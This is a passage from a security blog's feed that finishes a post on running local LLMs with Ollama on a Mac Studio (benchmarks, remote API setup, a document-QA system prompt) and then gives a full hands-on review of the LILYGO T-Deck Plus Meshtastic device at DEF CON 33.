alias olg=&#39;ollama run gpt-oss:120b&#39;</code></pre></div><div class="codeblock"><pre><code>oll &quot;Write a detailed product review for a smartphone, including sections on design, performance, camera, battery life, and overall conclusion. Make it approximately 500 words.&quot;</code></pre></div><div style="padding:14px 15px 14px;"><table class="bh__table" width="100%" style="border-collapse:collapse;"><tr class="bh__table_row"><th class="bh__table_header" width="25%"><p class="paragraph" style="text-align:left;">Model</p></th><th class="bh__table_header" width="25%"><p class="paragraph" style="text-align:left;">Size on Disk</p></th><th class="bh__table_header" width="25%"><p class="paragraph" style="text-align:left;">Size in Memory</p></th><th class="bh__table_header" width="25%"><p class="paragraph" style="text-align:left;">Token / Second</p></th></tr><tr class="bh__table_row"><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">gpt-oss:20b</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">13 GB</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">14 GB</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">95</p></td></tr><tr class="bh__table_row"><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">gpt-oss:120b</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">65 GB</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">67 GB</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">67.55</p></td></tr><tr class="bh__table_row"><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">llama3.1:70b</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">42 GB</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">44 GB</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">13</p></td></tr><tr class="bh__table_row"><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">llama3.1:405b</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">243 GB</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">247 GB</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">3.03</p></td></tr><tr class="bh__table_row"><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">Deepseek-r1:70b</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">42 GB</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">44 GB</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">12</p></td></tr><tr class="bh__table_row"><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">Deepseek-R1:671b</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">404 GB</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">426 GB</p></td><td class="bh__table_cell" width="25%"><p class="paragraph" style="text-align:left;">17.32</p></td></tr></table></div><p class="paragraph" style="text-align:left;"></p><p class="paragraph" style="text-align:left;">Overall, in our testing, 15 Tokens per second is very usable. Especially when its part of a workflow and you’re just waiting for a process or job to finish. However, the speed and quality of the new gpt-oss models have been impressive. </p><h2 class="heading" style="text-align:left;" id="remote-integration">Remote Integration</h2><p class="paragraph" style="text-align:left;">Running things locally is great and definitely usable, but we need something we can easily integrate with workflows and allow multiple users quick and easy access. Thankfully Ollama makes it extremely easy to set up remote clients. </p><p class="paragraph" style="text-align:left;">Find your way to Ollama’s settings and enable remote access. </p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/eef07a49-2998-4dc4-847d-6480c7356ae6/image.png?t=1758036132"/><div class="image__source"><span class="image__source_text"><p>Setting to expose the Ollama API on port 11434</p></span></div></div><p class="paragraph" style="text-align:left;"><span style="background-color:#ed1402;">This opens port 11434 to your local network so ensure you consider this as Ollama does not provide authorization for the API.</span></p><p class="paragraph" style="text-align:left;">In order to access the API, install Ollama on your client device that has access to the local network and set your environment variable <code>OLLAMA_HOST=&lt;REMOTEIP&gt;:11434</code>.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/a0804478-77ab-4ab0-b2f9-59d2b53eb9be/image.png?t=1758037779"/><div class="image__source"><span class="image__source_text"><p>Running Ollama locally</p></span></div></div><h1 class="heading" style="text-align:left;" id="next-steps">Next Steps</h1><p class="paragraph" style="text-align:left;">So what do we do now? We have the ability to remotely access AI from our workstations, all while keeping data processing on trusted local hardware. It’s as simple as opening a terminal and typing <code>ollama run gpt-oss:120b “Summarize the following code snippet…”</code>. But this is essentially a glorified google search that’s local. Cool, but we can do better. Ollama has a nice feature where you can create model files and call the model file instead of the raw LLM. This allows us to quickly start playing with building different prompts. </p><p class="paragraph" style="text-align:left;">For example lets build an “Agent” that will QA documents. Thankfully a coworker of mine who shall remain unnamed created a tool doing just this but for use with ChatGPT. Let’s use that system prompt.</p><p class="paragraph" style="text-align:left;">Create a model File. (Note this is not the complete SYSTEM prompt but still provides decent output.)</p><div class="codeblock"><pre><code>FROM gpt-oss:120b
# sets the temperature to 1 [higher is more creative, lower is more coherent]
PARAMETER temperature 0
# sets the context window size to 4096, this controls how many tokens the LLM can use as context to generate the next token
PARAMETER num_ctx 4096

# sets a custom system message to specify the behavior of the chat assistant
SYSTEM &quot;&quot;&quot;You are an advanced technical writing assistant that thoroughly checks text for grammar, spelling, capitalization, punctuation, proper sentence structure, paragraph length and technical correctness. Your task is to analyze the provided text and suggest corrections only where necessary. For each correction, present the output in the following structured format:

1. Index Number: Assign a sequential number to each suggestion.
2. Original: Display the original sentence or paragraph exactly as it appears.
3. Change to: Show the corrected version of the sentence or paragraph.
4. Explanation: Clearly explain why each change was made, specifying grammar, spelling, capitalization, punctuation, or paragraph structure issues.

Rules:
- Do not include sentences in the output if no corrections are needed. If a sentence is already correct, ignore it completely.
- Do not state that no changes were needed. If a sentence does not require correction, exclude it from the output entirely.
&quot;&quot;&quot;</code></pre></div><p class="paragraph" style="text-align:left;"> Once the file is saved you need to create a model based on the modelfile. </p><div class="codeblock"><pre><code>ollama create &lt;NewName&gt; -f &lt;ModelFile&gt;</code></pre></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/392b43a0-d420-4186-ac56-dba76bc4ff96/image.png?t=1758313578"/><div class="image__source"><span class="image__source_text"><p>Creating the model based on the model file with our system prompt.</p></span></div></div><p class="paragraph" style="text-align:left;">And we can now see our QA model listed in the available models.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/f55bf507-c113-4491-b3d8-3a9d86fcc8b2/image.png?t=1758313643"/><div class="image__source"><span class="image__source_text"><p>New QA model listed</p></span></div></div><p class="paragraph" style="text-align:left;">Now lets test the model from our local workstation. </p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/5025461a-ca75-4270-877f-9c994bc2f1da/image.png?t=1758313829"/><div class="image__source"><span class="image__source_text"><p>Using our new QA model from a local workstation</p></span></div></div><p class="paragraph" style="text-align:left;">For other system prompt ideas, GitHub is littered with them, but a good starting point could be Daniel Miessler’s fabric tool. <br><a class="link" href="https://github.com/danielmiessler/Fabric/tree/main/data/patterns?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=mac-studio-local-llms-bringing-ai-in-house" target="_blank" rel="noopener noreferrer nofollow">https://github.com/danielmiessler/Fabric/tree/main/data/patterns</a></p><h1 class="heading" style="text-align:left;" id="conclusion-and-considerations">Conclusion and Considerations</h1><p class="paragraph" style="text-align:left;">Now this isn’t anything fancy, and there are plenty of other options to achieve the same result, but this was simple, effective, and allows us to start building on and extending automation with the use of local AI. </p><p class="paragraph" style="text-align:left;">I have had a good amount of success with the new gpt models. If you’re the only one loading a model or you’re implementing safe guards that only load one instance of the model in RAM you can get away with significantly less RAM. And in case you dont have access to 512 GB of RAM there are plenty of models that you can run on consumer level laptops and even embedded devices.<br><a class="link" href="https://ollama.com/search?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=mac-studio-local-llms-bringing-ai-in-house" target="_blank" rel="noopener noreferrer nofollow">https://ollama.com/search</a></p><p class="paragraph" style="text-align:left;">There is still work to do. Like anything, there are shortcomings that will need to be addressed. </p><ul><li><p class="paragraph" style="text-align:left;">API Authentication is not native.</p><ul><li><p class="paragraph" style="text-align:left;"><a class="link" href="https://github.com/ollama/ollama/issues/8536?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=mac-studio-local-llms-bringing-ai-in-house" target="_blank" rel="noopener noreferrer nofollow">https://github.com/ollama/ollama/issues/8536</a></p></li><li><p class="paragraph" style="text-align:left;">I would personally use an Nginx reverse proxy, or if your workflow supports it, look into vLLMs serve function. <a class="link" href="https://docs.vllm.ai/en/v0.8.3/serving/openai_compatible_server.html?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=mac-studio-local-llms-bringing-ai-in-house" target="_blank" rel="noopener noreferrer nofollow">https://docs.vllm.ai/en/v0.8.3/serving/openai_compatible_server.html</a></p></li></ul></li><li><p class="paragraph" style="text-align:left;">Job management</p><ul><li><p class="paragraph" style="text-align:left;">512 GB of RAM is a lot, but depending on the workflows, you could run into issues where multiple users request multiple models and either crash the service or cause current jobs to endlessly run at 0 Tokens / second.</p></li></ul></li><li><p class="paragraph" style="text-align:left;">Implementation of RAG to allow for larger data sets to be queried. </p></li><li><p class="paragraph" style="text-align:left;">Likely not the most ideal training rig. </p></li><li><p class="paragraph" style="text-align:left;">Hardening of the system. Specifically outbound and inbound communication of the system. Whether that’s done via included software or external hardware. </p></li></ul><p class="paragraph" style="text-align:left;">Ollama was really just a tool that provided everything we needed to get an MVP. Here are some other inference tooling we’ve been playing around with.</p><ul><li><p class="paragraph" style="text-align:left;">vLLM - <a class="link" href="https://docs.vllm.ai/en/latest/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=mac-studio-local-llms-bringing-ai-in-house" target="_blank" rel="noopener noreferrer nofollow">https://docs.vllm.ai/en/latest/</a> </p></li><li><p class="paragraph" style="text-align:left;">llama.cpp - <a class="link" href="https://github.com/ggml-org/llama.cpp?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=mac-studio-local-llms-bringing-ai-in-house" target="_blank" rel="noopener noreferrer nofollow">https://github.com/ggml-org/llama.cpp</a> </p></li><li><p class="paragraph" style="text-align:left;">LM Studio - <a class="link" href="https://lmstudio.ai/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=mac-studio-local-llms-bringing-ai-in-house" target="_blank" rel="noopener noreferrer nofollow">https://lmstudio.ai/</a></p></li></ul><p class="paragraph" style="text-align:left;">Regardless of tooling you choose, the possibilities and automation is vast. Stay tuned for future projects and workflows utilizing this hardware.</p></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>DEF CON 33 and Meshtastic on the LILYGO T-Deck Plus </title>
  <description>Exploring Meshtastic at DEF CON 33: Hands-on review of the LILYGO T-Deck Plus and real-world performance of mesh communication devices in a high-density tech conference environment.</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/7964a9e3-1c75-431d-9cf3-33259c3281a1/IMG_097-2.JPEG" length="270425" type="image/jpeg"/>
  <link>https://blog.shellntel.com/p/def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus</guid>
  <pubDate>Thu, 28 Aug 2025 14:41:09 +0000</pubDate>
  <atom:published>2025-08-28T14:41:09Z</atom:published>
    <dc:creator>Ryan Zagrodnik</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #FFFFFF; }
  .bh__table_cell p { color: #2D2D2D; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#F1F1F1; }
  .bh__table_header p { color: #2A2A2A; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><h2 class="heading" style="text-align:left;" id="introduction"><span style="color:#FFFFFF;">Introduction</span></h2><p class="paragraph" style="text-align:left;">This is the third post in my ongoing series exploring Meshtastic. If you haven’t already, check out:</p><ul><li><p class="paragraph" style="text-align:left;"><a class="link" href="https://blog.shellntel.com/p/building-a-meshtastic-node?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus" target="_blank" rel="noopener noreferrer nofollow">Building a Meshtastic Node</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="https://blog.shellntel.com/p/meshtastic-2-months-later?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus" target="_blank" rel="noopener noreferrer nofollow">Meshtastic: 2 Months Later</a></p></li></ul><p class="paragraph" style="text-align:left;">After two months of experimenting with various hardware setups, I decided to give the <b>LILYGO T-Deck Plus</b> a try. With its built-in screen, keyboard, and audio capabilities, it&#39;s arguably one of the most complete Meshtastic devices available today.</p><h2 class="heading" style="text-align:left;" id="def-con-33-field-testing-in-the-wil"><span style="color:#FFFFFF;">DEF CON 33: Field Testing in the Wild</span></h2><p class="paragraph" style="text-align:left;">I brought both the <b>LILYGO T-Deck Plus</b> and my preferred daily-use Meshtastic device (<a class="link" href="https://www.amazon.com/dp/B0DP6BNZ4M?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus" target="_blank" rel="noopener noreferrer nofollow">this one from Amazon</a>) to <b>DEF CON 33</b> to put them through real-world stress testing—and they both ran the special DEF CON firmware provided by the <a class="link" href="https://defcon.meshtastic.org/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus" target="_blank" rel="noopener noreferrer nofollow">Meshtastic DEFCON project</a>.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/4347da5c-6ff9-4759-8ad6-c1b9cf128530/image.png?t=1756389679"/><div class="image__source"><span class="image__source_text"><p>Firmware download page</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/6876b0b3-57d3-42f1-bd4e-3720ec40aee0/IMG_0908.JPEG?t=1755890551"/><div class="image__source"><span class="image__source_text"><p>DEF CON firmware splash screen</p></span></div></div><p class="paragraph" style="text-align:left;">The custom firmware was slick and introduced three dedicated channels:</p><ul><li><p class="paragraph" style="text-align:left;"><b>DEFCONnect</b></p></li><li><p class="paragraph" style="text-align:left;"><b>Hacker Comms</b></p></li><li><p class="paragraph" style="text-align:left;"><b>Node Chat</b></p></li></ul><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/7b6fa54c-5fb4-4ad9-b6e1-549c85c147f0/IMG_0909-2.PNG?t=1755885401"/><div class="image__source"><span class="image__source_text"><p>DEF CON channels</p></span></div></div><p class="paragraph" style="text-align:left;">It was great to see this much community-driven coordination ahead of time.</p><h3 class="heading" style="text-align:left;" id="i-os-app-struggles"><span style="color:#FFFFFF;">iOS App Struggles</span></h3><p class="paragraph" style="text-align:left;">While I normally prefer the Amazon device paired with my phone, the <b>iOS app absolutely struggled</b> under the load at DEF CON, which I get as there was 2,000+ clients at one time and the most messages I’ve ever seen in my life:</p><ul><li><p class="paragraph" style="text-align:left;">Frequent freezes and long lag times</p></li><li><p class="paragraph" style="text-align:left;">Occasional crashes</p></li><li><p class="paragraph" style="text-align:left;">Overall sluggish performance that made it nearly unusable in real-time</p></li></ul><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/1f4fb0fb-1e3b-4531-b3db-c51664612cdf/IMG_0888-2.PNG?t=1756391529"/><div class="image__source"><span class="image__source_text"><p>Nodes on first arrival</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/30690c3b-8a16-4d28-9690-6b110941c5dc/IMG_0934-2.PNG?t=1756391795"/><div class="image__source"><span class="image__source_text"><p>Nodes during peak con</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/ae2cc145-d126-4347-90c9-1eeb5425ba89/IMG_0935-2.PNG?t=1756391840"/><div class="image__source"><span class="image__source_text"><p>Nodes during peak con zoomed in (enhanced😂)</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/5639fa62-13ab-4608-bd11-f257bb519778/IMG_0979-2.PNG?t=1756391361"/><div class="image__source"><span class="image__source_text"><p>Nodes during peak con. 2,333 nodes!</p></span></div></div><h3 class="heading" style="text-align:left;" id="t-deck-holds-its-ground"><span style="color:#FFFFFF;">T-Deck Holds Its Ground</span></h3><p class="paragraph" style="text-align:left;">In contrast, the <b>LILYGO T-Deck Plus held strong</b>. Despite the chaos of the venue and overloaded airwaves, it kept pace:</p><ul><li><p class="paragraph" style="text-align:left;">Messages were sending and receiving over <b>short turbo</b></p></li><li><p class="paragraph" style="text-align:left;">The onboard interface (while limited) remained stable</p></li><li><p class="paragraph" style="text-align:left;">No dependency on a flaky app made all the difference</p></li></ul><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/6eda85a9-3cf8-4601-903b-1f3b273acfc9/IMG_0980-2.JPEG?t=1756391682"/><div class="image__source"><span class="image__source_text"><p>Messaging on the T-Deck</p></span></div></div><h3 class="heading" style="text-align:left;" id="a-bit-of-def-con-lore"><span style="color:#FFFFFF;">A Bit of DEF CON Lore...</span></h3><p class="paragraph" style="text-align:left;">There was also some buzz during the con that the <b>DEF CON firmware might’ve been tampered with</b>. A lot of people noticed a little ninja emoji (🥷) appearing next to their device names, myself included. Whether it was an easter egg, intentional branding, or something more mischievous... who knows? I erased and re-flashed my devices when I got home (and then threw them in the ocean j/k).</p><p class="paragraph" style="text-align:left;">More information on the DEF CON firmware and the vulnerability at the <a class="link" href="https://meshtastic.org/blog/that-one-time-at-defcon/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus" target="_blank" rel="noopener noreferrer nofollow">Meshtastic official blog post</a>.</p><h3 class="heading" style="text-align:left;" id="tldr"><span style="color:#FFFFFF;">TL;DR</span></h3><ul><li><p class="paragraph" style="text-align:left;">At DEF CON, a new vulnerability in spoofing NodeInfo under ToFU and memory constraints was revealed.</p></li><li><p class="paragraph" style="text-align:left;">Encrypted DMs and private keys remained secure.</p></li><li><p class="paragraph" style="text-align:left;">The issue has been addressed, but highlighted the need for better UX, identity verification, and message signing moving forward.</p></li></ul><h3 class="heading" style="text-align:left;" id="conclusion-from-the-field"><span style="color:#FFFFFF;">Conclusion from the Field</span></h3><p class="paragraph" style="text-align:left;">The experience made me rethink my hardware preferences. At DEF CON scale, where <b>infrastructure and app stability can’t be trusted</b>, the T-Deck Plus’ all-in-one form factor became a huge advantage.</p><h2 class="heading" style="text-align:left;" id="why-the-t-deck-plus"><span style="color:#FFFFFF;">Why the T-Deck Plus?</span></h2><p class="paragraph" style="text-align:left;">The appeal is obvious: it&#39;s an all-in-one package. I don’t have to carry a LoRa device <i>and</i> a phone to send or receive messages. Everything I need is right there, keyboard, screen, antenna, and power. That makes it compelling not just for casual use, but also as a <b>standalone emergency device</b>. I&#39;ve even considered keeping it powered down in a Faraday cage, just in case something wild like an EMP ever hits.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/386e0bb0-55d3-435e-8905-a7af4eb2c18a/IMG_0825.JPEG?t=1754332783"/><div class="image__source"><span class="image__source_text"><p>Packaging</p></span></div></div><h2 class="heading" style="text-align:left;" id="hardware-overview"><span style="color:#FFFFFF;">Hardware Overview</span></h2><p class="paragraph" style="text-align:left;">Here’s what you get with the T-Deck Plus:</p><ul><li><p class="paragraph" style="text-align:left;">LoRa support for 433/868/915 MHz (model dependent)</p></li><li><p class="paragraph" style="text-align:left;">Built-in full QWERTY keyboard</p></li><li><p class="paragraph" style="text-align:left;">TFT display</p></li><li><p class="paragraph" style="text-align:left;">Built-in microphone and speaker</p></li><li><p class="paragraph" style="text-align:left;">Battery connector and charging support</p></li><li><p class="paragraph" style="text-align:left;">MicroSD card slot</p></li></ul><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/c3648e4a-39ad-47ef-ac80-553a454983a7/IMG_0827.JPEG?t=1754332850"/><div class="image__source"><span class="image__source_text"><p>More packaging</p></span></div></div><p class="paragraph" style="text-align:left;">It’s packed with features in a compact package, but with that comes added bulk and a steeper price tag.</p><h2 class="heading" style="text-align:left;" id="setup-configuration"><span style="color:#FFFFFF;">Setup & Configuration</span></h2><p class="paragraph" style="text-align:left;">Getting Meshtastic on the T-Deck Plus was straightforward:</p><ul><li><p class="paragraph" style="text-align:left;">Flashing the firmware via Meshtastic Flasher worked without issue.</p></li><li><p class="paragraph" style="text-align:left;">However, a few quirks surfaced:</p><ul><li><p class="paragraph" style="text-align:left;">The UI sometimes struggles with rendering names or emojis.</p></li><li><p class="paragraph" style="text-align:left;">The built-in display is decent, but chat messages occasionally show up malformed.</p></li><li><p class="paragraph" style="text-align:left;">Maps don’t work out of the box. You’ll need to preload them onto a MicroSD card (which I didn’t bother with).</p></li><li><p class="paragraph" style="text-align:left;">Other nodes didn’t appear for at least five minutes.</p></li></ul></li></ul><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/0ce70900-e8e4-474b-91f8-2774e60af4c3/IMG_0863.PNG?t=1754333016"/><div class="image__source"><span class="image__source_text"><p>Screenshot of the Meshtastic Mesh Map with lots of nodes active.</p></span></div></div><h2 class="heading" style="text-align:left;" id="real-world-use"><span style="color:#FFFFFF;">Real-World Use</span></h2><p class="paragraph" style="text-align:left;">Using the device in the field was a mixed bag.</p><h3 class="heading" style="text-align:left;" id="what-i-liked"><span style="color:#FFFFFF;">What I Liked:</span></h3><ul><li><p class="paragraph" style="text-align:left;"><b>All-in-one functionality</b>: I could send and receive messages without pairing it to my phone.</p></li><li><p class="paragraph" style="text-align:left;"><b>Great for emergencies</b>: Could see this being super useful in an offline scenario or disaster recovery situation.</p></li><li><p class="paragraph" style="text-align:left;"><b>Decent display</b>: For quick glances, it’s bright enough and legible outdoors.</p></li></ul><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/54083639-d64c-4ecd-bc9b-79211e1a5b83/IMG_0868.JPEG?t=1754333194"/><div class="image__source"><span class="image__source_text"><p>The T-Deck Plus</p></span></div></div><h3 class="heading" style="text-align:left;" id="what-fell-short"><span style="color:#FFFFFF;">What Fell Short:</span></h3><ul><li><p class="paragraph" style="text-align:left;"><b>$98 price tag</b>: That’s steep. For not much more, you could grab a <a class="link" href="https://github.com/ZitaoTech/Hackberry-Pi_Zero?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus" target="_blank" rel="noopener noreferrer nofollow">Hackberry-Pi_Zero</a> or even a full-featured SDR rig.</p></li><li><p class="paragraph" style="text-align:left;"><b>Input is clunky</b>: The keyboard is functional, but far from pleasant to use.</p></li><li><p class="paragraph" style="text-align:left;"><b>Firmware quirks</b>: Chat names occasionally don’t display, and emojis are a no-go.</p></li><li><p class="paragraph" style="text-align:left;"><b>Map setup is manual</b>: You’ll need to load files to a MicroSD card—not ideal</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/a94032ae-3d9b-4282-b4a6-a23d95fc2525/IMG_0864.JPEG?t=1754332681"/><div class="image__source"><span class="image__source_text"><p>Device boot screen with <a class="link" href="https://Meshtastic.org?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus" target="_blank" rel="noopener noreferrer nofollow">Meshtastic.org</a> logo and firmware version.</p></span></div></div><p class="paragraph" style="text-align:left;"></p></li></ul><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/4725d4a6-26d2-4cbc-91d5-b3a38f110d9a/IMG_0866.JPEG?t=1754332714"/><div class="image__source"><span class="image__source_text"><p>Close-up of the keyboard, showing key layout and trackball.</p></span></div></div><p class="paragraph" style="text-align:left;">Honestly, it still feels a bit like a beta experience, but so did the Android and iOS apps six months ago. I expect future firmware updates will smooth these edges over.</p><h2 class="heading" style="text-align:left;" id="recommendation"><span style="color:#FFFFFF;">Recommendation</span></h2><p class="paragraph" style="text-align:left;">Would I recommend the T-Deck Plus?</p><ul><li><p class="paragraph" style="text-align:left;"><b>If you want an all-in-one, always-ready Meshtastic terminal</b>: Yes.</p></li><li><p class="paragraph" style="text-align:left;"><b>If you&#39;re building a node for daily use or long-term field deployment</b>: I’d stick with the simpler board I talked about in <a class="link" href="https://blog.shellntel.com/p/building-a-meshtastic-node?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus" target="_blank" rel="noopener noreferrer nofollow">Part 1</a>. It’s cheaper, comes with a case and battery, and works well paired with a phone.</p></li></ul><h2 class="heading" style="text-align:left;" id="final-thoughts"><span style="color:#FFFFFF;">Final Thoughts</span></h2><p class="paragraph" style="text-align:left;"><span style="text-decoration:line-through;">Overall, I’m happy with the T-Deck Plus. It&#39;s powerful, portable, and packed with features. But the price and firmware quirks make it a better fit for enthusiasts than for casual users at least for now. I’ll be keeping an eye on future updates and may revisit this in another few months.</span> Right before publishing this blog my T-Deck Plus will no longer power on. The charging light lights up; however, the screen and device never power on. I did have an issue when I first flashed the device where no other nodes were recognized. After flashing to an alpha version of meshtastic other nodes were recognized, then right before it died, I was having the same issue. I am working with LILYGO support, but I don’t expect much given the <a class="link" href="https://judge.me/reviews/stores/lilygo.cc/products/t-deck-plus-meshtastic?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus" target="_blank" rel="noopener noreferrer nofollow">recent reviews</a> with similar issues. At this time, I do not recommend the LILYGO T-Deck Plus Meshtastic. I will update this blog in the future with updates from my experience with LILYGO support.</p><h2 class="heading" style="text-align:left;" id="resources"><span style="color:#FFFFFF;">Resources</span></h2><ul><li><p class="paragraph" style="text-align:left;"><a class="link" href="https://lilygo.cc/products/t-deck-plus-meshtastic?variant=45420290900149&utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus" target="_blank" rel="noopener noreferrer nofollow">LILYGO T-Deck Plus on AliExpress</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="https://meshtastic.org/docs/getting-started/flashing-firmware/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus" target="_blank" rel="noopener noreferrer nofollow">Meshtastic Firmware & Docs</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="https://flasher.meshtastic.org/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus" target="_blank" rel="noopener noreferrer nofollow">Meshtastic Flasher Tool</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="https://blog.shellntel.com/p/building-a-meshtastic-node?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus" target="_blank" rel="noopener noreferrer nofollow">Part 1: Building a Meshtastic Node</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="https://blog.shellntel.com/p/meshtastic-2-months-later?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus" target="_blank" rel="noopener noreferrer nofollow">Part 2: Meshtastic, 2 Months Later</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" 